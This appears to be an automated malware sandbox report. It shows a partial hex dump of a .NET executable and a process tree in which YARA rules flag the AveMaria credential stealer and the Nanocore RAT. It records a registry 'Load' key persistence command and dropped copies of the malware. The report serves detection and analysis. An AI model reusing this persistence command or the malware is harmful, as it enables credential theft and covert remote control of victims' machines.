Aug 2, 2021 10:17:47.632756948 CEST	1619	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Mon, 02 Aug 2021 07:13:53 GMT Accept-Ranges: bytes ETag: "382415f36d87d71:0" Server: Microsoft-IIS/8.5 Date: Mon, 02 Aug 2021 08:17:47 GMT Content-Length: 1378816 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 31 9b 07 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 2e 14 00 00 da 00 00 00 00 00 00 06 4c 14 00 00 20 00 00 00 60 14 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 15 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 b4 4b 14 00 4f 00 00 00 00 60 14 00 20 d6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 15 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 0c 2c 14 00 00 20 00 00 00 2e 14 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 20 d6 00 00 00 60 14 00 00 d8 00 00 00 30 14 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 15 00 00 02 00 00 00 08 15 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 4b 14 00 00 00 00 00 48 00 00 00 02 00 05 00 90 30 01 00 64 ab 02 00 03 00 00 00 73 01 00 06 f4 db 03 00 c0 6f 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 1e 02 28 1d 00 00 0a 2a 26 00 02 28 1e 00 00 0a 00 2a ce 73 1f 00 00 0a 80 01 00 00 04 73 20 00 00 0a 80 02 00 00 04 73 21 00 00 0a 80 03 00 00 04 73 22 00 00 0a 80 04 00 00 04 73 23 00 00 0a 80 05 00 00 04 2a 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 24 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 25 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 26 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 27 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 28 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 29 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 2a 00 00 0a 6f 2b 00 00 0a 73 2c 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00 00 04 0a 2b 00 06 2a 22 00 02 80 07 00 00 04 2a 13 30 03 00 26 00 00 00 08 00 00 11 00 28 09 00 00 06 72 31 00 00 70 7e 07 00 00 04 6f 2d 00 00 0a 28 2e 00 00 0a 0b 07 74 24 00 00 01 0a 2b 00 06 2a 00 00 13 30 03 00 26 00 00 00 08 00 00 11 00 28 09 00 00 06 72 37 00 00 70 7e 07 00 00 04 6f 2d 00 00 0a 28 2e 00 00 0a 0b 07 74 24 00 00 01 0a 2b 00 06 2a 00 00 13 3 0 03 00 26 00 00 00 08 00 00 11 00 28 09 00 00 06 72 3f 00 00 70 7e 07 00 00 04 6f 2d 00 00 0a 28 2e 00 00 0a 0b 07 74 24 00 00 01 0a 2b 00 06 2a 00 00 13 30 03 00 26 00 00 00 08 00 00 11 00 28 09 00 00 06 72 45 00 00 70 7e 07 00 00 04 6f 2d 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL1aP.L `@ `@KO` @  H.text, . `.rsrc `0@@.reloc@@BK H0dso(*&(*ss s!s"s#*0~o$+*0~o%+*0~o&+*0~o'+*0~o(+*0<~(),!rp(*o+s,~+*0~+*"*0&(r1p~o-(.t$+*0&(r7p~o-(.t$+*0&(r?p~o- (.t$+*0&(rEp~o-

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Xjf4yH9N2t.exe PID: 1048 Parent PID: 5604

General

Start time:	10:16:58
Start date:	02/08/2021
Path:	C:\Users\user\Desktop\Xjf4yH9N2t.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Xjf4yH9N2t.exe'
Imagebase:	0x970000
File size:	1309184 bytes

MD5 hash:	2318B60075E442CB6141535E268E4DF0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: Xjf4yH9N2t.exe PID: 3468 Parent PID: 1048

General

Start time:	10:17:16
Start date:	02/08/2021
Path:	C:\Users\user\Desktop\Xjf4yH9N2t.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\Xjf4yH9N2t.exe
Imagebase:	0x80000
File size:	1309184 bytes
MD5 hash:	2318B60075E442CB6141535E268E4DF0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: Xjf4yH9N2t.exe PID: 4092 Parent PID: 1048

General

Start time:	10:17:17
Start date:	02/08/2021
Path:	C:\Users\user\Desktop\Xjf4yH9N2t.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\Xjf4yH9N2t.exe
Imagebase:	0xf0000
File size:	1309184 bytes
MD5 hash:	2318B60075E442CB6141535E268E4DF0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: Xjf4yH9N2t.exe PID: 1380 Parent PID: 1048

General

Start time:	10:17:17
Start date:	02/08/2021
Path:	C:\Users\user\Desktop\Xjf4yH9N2t.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Xjf4yH9N2t.exe

Imagebase:	0x760000
File size:	1309184 bytes
MD5 hash:	2318B60075E442CB6141535E268E4DF0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000003.248801127.0000000000FD9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000007.00000003.248801127.0000000000FD9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000003.248863856.0000000000FD9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000007.00000003.248863856.0000000000FD9000.00000004.00000001.sdmp, Author: Joe Security • Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 00000007.00000002.251556830.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.251556830.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000007.00000002.251556830.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 00000007.00000002.251556830.0000000000400000.00000040.00000001.sdmp, Author: unknown • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000003.248772250.0000000000FD5000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000007.00000003.248772250.0000000000FD5000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000003.248878230.0000000000FD9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000007.00000003.248878230.0000000000FD9000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: cmd.exe PID: 5376 Parent PID: 1380

General

Start time:	10:17:20
Start date:	02/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	cmd.exe /c REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe'
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: images.exe PID: 2100 Parent PID: 1380

General

Start time:	10:17:20
Start date:	02/08/2021
Path:	C:\ProgramData\images.exe
Wow64 process (32bit):	true
Commandline:	C:\ProgramData\images.exe
Imagebase:	0xb30000
File size:	1309184 bytes
MD5 hash:	2318B60075E442CB6141535E268E4DF0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 20%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: conhost.exe PID: 5380 Parent PID: 5376

General

Start time:	10:17:20
Start date:	02/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: reg.exe PID: 4600 Parent PID: 5376

General

Start time:	10:17:21
Start date:	02/08/2021
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe'
Imagebase:	0xdd0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: images.exe PID: 2044 Parent PID: 2100

General

Start time:	10:17:39
Start date:	02/08/2021
Path:	C:\ProgramData\images.exe
Wow64 process (32bit):	true
Commandline:	C:\ProgramData\images.exe
Imagebase:	0x5a0000
File size:	1309184 bytes
MD5 hash:	2318B60075E442CB6141535E268E4DF0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000016.00000003.295384673.0000000000E24000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000016.00000003.295384673.0000000000E24000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000016.00000003.295297154.0000000000E24000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000016.00000003.295297154.0000000000E24000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000016.00000003.295398863.0000000000E28000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000016.00000003.295398863.0000000000E28000.00000004.00000001.sdmp, Author: Joe Security • Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 00000016.00000002.472129392.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000016.00000002.472129392.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000016.00000002.472129392.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 00000016.00000002.472129392.0000000000400000.00000040.00000001.sdmp, Author: unknown
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: cmd.exe PID: 5716 Parent PID: 2044

General

Start time:	10:17:41
Start date:	02/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\cmd.exe
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 5524 Parent PID: 5716

General

Start time:	10:17:42
Start date:	02/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: KetqqsbuJ.exe PID: 380 Parent PID: 2044

General

Start time:	10:17:49
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Roaming\KetqqsbuJ.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\KetqqsbuJ.exe'
Imagebase:	0xa30000
File size:	1378816 bytes
MD5 hash:	8FA8F52DFC55D341300EFF8E4C44BA33
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 20%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: rdpvideominiport.sys PID: 4 Parent PID: -1

General

Start time:	10:17:55
Start date:	02/08/2021
Path:	C:\Windows\System32\drivers\rdpvideominiport.sys
Wow64 process (32bit):	false
Commandline:	

Imagebase:	0x7ff7488e0000
File size:	30616 bytes
MD5 hash:	0600DF60EF88FD10663EC84709E5E245
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: rdpdr.sys PID: 4 Parent PID: -1

General

Start time:	10:17:56
Start date:	02/08/2021
Path:	C:\Windows\System32\drivers\rdpdr.sys
Wow64 process (32bit):	
Commandline:	
Imagebase:	
File size:	182784 bytes
MD5 hash:	52A6CC99F5934CFAE88353C47B6193E7
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: tsusbhub.sys PID: 4 Parent PID: -1

General

Start time:	10:17:57
Start date:	02/08/2021
Path:	C:\Windows\system32\drivers\tsusbhub.sys
Wow64 process (32bit):	
Commandline:	
Imagebase:	
File size:	126464 bytes
MD5 hash:	3A84A09CBC42148A0C7D00B3E82517F1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: KetqqsbuJ.exe PID: 5916 Parent PID: 380

General

Start time:	10:18:13
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Roaming\KetqqsbuJ.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\KetqqsbuJ.exe
Imagebase:	0x4f0000
File size:	1378816 bytes
MD5 hash:	8FA8F52DFC55D341300EFF8E4C44BA33
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000028.00000002.483249527.0000000006C70000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000028.00000002.483249527.0000000006C70000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000028.00000002.483194992.0000000006C40000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000028.00000002.483194992.0000000006C40000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000028.00000002.483125552.0000000006C10000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000028.00000002.483125552.0000000006C10000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000028.00000002.482686729.00000000060A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000028.00000002.482686729.00000000060A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000028.00000002.482161790.0000000005280000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000028.00000002.482161790.0000000005280000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000028.00000002.483106332.0000000006C00000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000028.00000002.483106332.0000000006C00000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000028.00000002.483164345.0000000006C30000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000028.00000002.483164345.0000000006C30000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000028.00000002.476683090.0000000002CA1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000028.00000002.483052985.0000000006AB0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000028.00000002.483052985.0000000006AB0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000028.00000002.483212056.0000000006C50000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000028.00000002.483212056.0000000006C50000.00000004.00000001.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 00000028.00000002.480758507.0000000003F8D000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>

	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000028.00000002.482070499.0000000005160000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000028.00000002.482070499.0000000005160000.00000004.00000001.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 00000028.00000002.477157085.0000000002D0B000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000028.00000002.483147601.0000000006C20000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000028.00000002.483147601.0000000006C20000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000028.00000002.483312618.0000000006CC0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000028.00000002.483312618.0000000006CC0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000028.00000002.483262615.0000000006C80000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000028.00000002.483262615.0000000006C80000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000028.00000002.482137152.0000000005260000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000028.00000002.482137152.0000000005260000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000028.00000002.482137152.0000000005260000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000028.00000002.479953948.0000000003D00000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000028.00000002.472289227.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000028.00000002.472289227.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000028.00000002.472289227.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000028.00000002.480292301.0000000003E77000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000028.00000002.480292301.0000000003E77000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: dhcpmon.exe PID: 2296 Parent PID: 3388

General

Start time:	10:18:28
Start date:	02/08/2021
Path:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
Wow64 process (32bit):	true

Commandline:	'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe'
Imagebase:	0xca0000
File size:	1378816 bytes
MD5 hash:	8FA8F52DFC55D341300EFF8E4C44BA33
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 20%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis